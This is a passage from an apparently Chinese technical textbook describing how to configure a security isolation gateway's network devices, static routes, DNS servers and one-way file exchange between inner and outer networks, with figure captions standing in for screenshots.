


图 6-12　别名设备列表




图 6-13　别名设备可配置的属性

冗余设备：通过将几个物理设备捆绑在一起组成一个虚拟的冗余设备。冗余设备主要用于接口冗余，以提高链路可靠性和增加安全隔离网闸带宽。冗余设备的高级设置可以设置冗余设备工作的模式，修改工作模式需要保存并重启安全隔离网闸才能生效。具体配置可见配置高可靠性和端口冗余。

（2）配置静态路由

该系统静态路由支持按目的地址的路由，即按数据包中的目的 IP 地址来决定下一跳地址。修改网络设备的 IP 地址可能会影响到相应的路由规则。建议首先配置网络设备的地址，再配置路由规则。管理员可以在图 6-14 所示界面中添加，编辑，删除，启用或者禁用静态路由规则。静态路由规则的参数包括目的地址、掩码、下一跳地址和网络

接口。如图 6-15 所示下一跳地址应该和相应的网络接口在同一网段内。还需注意，“网络接口”不能为已配置成虚拟地址的别名设备，否则该路由失效。



图 6-14　静态路由配置



图 6-15　静态路由的维护

（3）配置域名服务器

如果管理员设置了邮件代理等服务，则需要配置 SIS 安全隔离网闸的域名服务器，用于 SIS 安全隔离网闸自身向外发数据包时的域名解析。例如 SIS 安全隔离网闸如果需要配置动态域名，也必须设定此处的域名服务器，如图 6-16 所示。



图 6-16　域名服务器配置

其中域名服务器 1 具有较高的优先级。

6.2.2.3　主要功能的配置

从安全隔离与信息交换系统的应用需求来说，分为三大类型：交换类(镜像型)、访问类及其他类。交换类型主要包含：文件交换(有客户端与无客户端)、数据库同步、消息模块及数据交换平台等；访问类型主要包含：安全浏览、FTP 访问、数据库传输、邮件传输、定制访问及安全通道等；辅助类型主要包含：高可靠性、统一用户认证等。这里主要对文件交换、安全浏览和高可靠性等三个功能的配置过程进行简要介绍。

1．配置文件交换

文件交换分为无客户端版文件交换和有客户端版文件交换。

（1）无客户端版文件交换的配置

该应用模块要求实现从内网到外网文件的单向同步。根据网络拓扑，其具体需求要点如下：

① 网闸内、外网络口各直连一台装有 WindowsXP Professional 系统的文件交换服务器；

② 发送端与接收端文件交换服务器各设置一个共享目录(sharedir)，开放其读、写权限，并且不受用户限制；

③ IP 地址设置如图 6-17 所示。




图 6-17　无客户端版文件交换配置网络拓扑图

网闸内配置发送接收任务以及开启服务具体设置如下：

其中网闸内配置发送接收任务如图 6-18 和图 6-19 所示。

然后，在内网侧，进入“文件交换→基本配置”，选择“仅发送”，并启动服务。

在外网侧，进入“文件交换→基本配置”，选择“仅接受”，并启动服务。

（2）有客户端版文件交换的配置

该应用模块要求实现从内网到外网文件的单向同步(明通)。根据网络拓扑，其具体需求要点如下：

① 网闸内、外网络口各直连一台装有 WindowsXP Professional 系统的文件交换服务器；

② 发送端文件交换服务器设置发送目录：send；接收端文件交换服务器设置接收目录：recv；这两个目录具备读写权限；

③ 在文件交换服务器上安装自主研发的客户端软件，默认登录时用户、密码均为：admin；




图 6-18 添加内网侧发送任务




图 6-19 添加外网侧接收任务

④ IP 地址设置如图 6-20 所示。

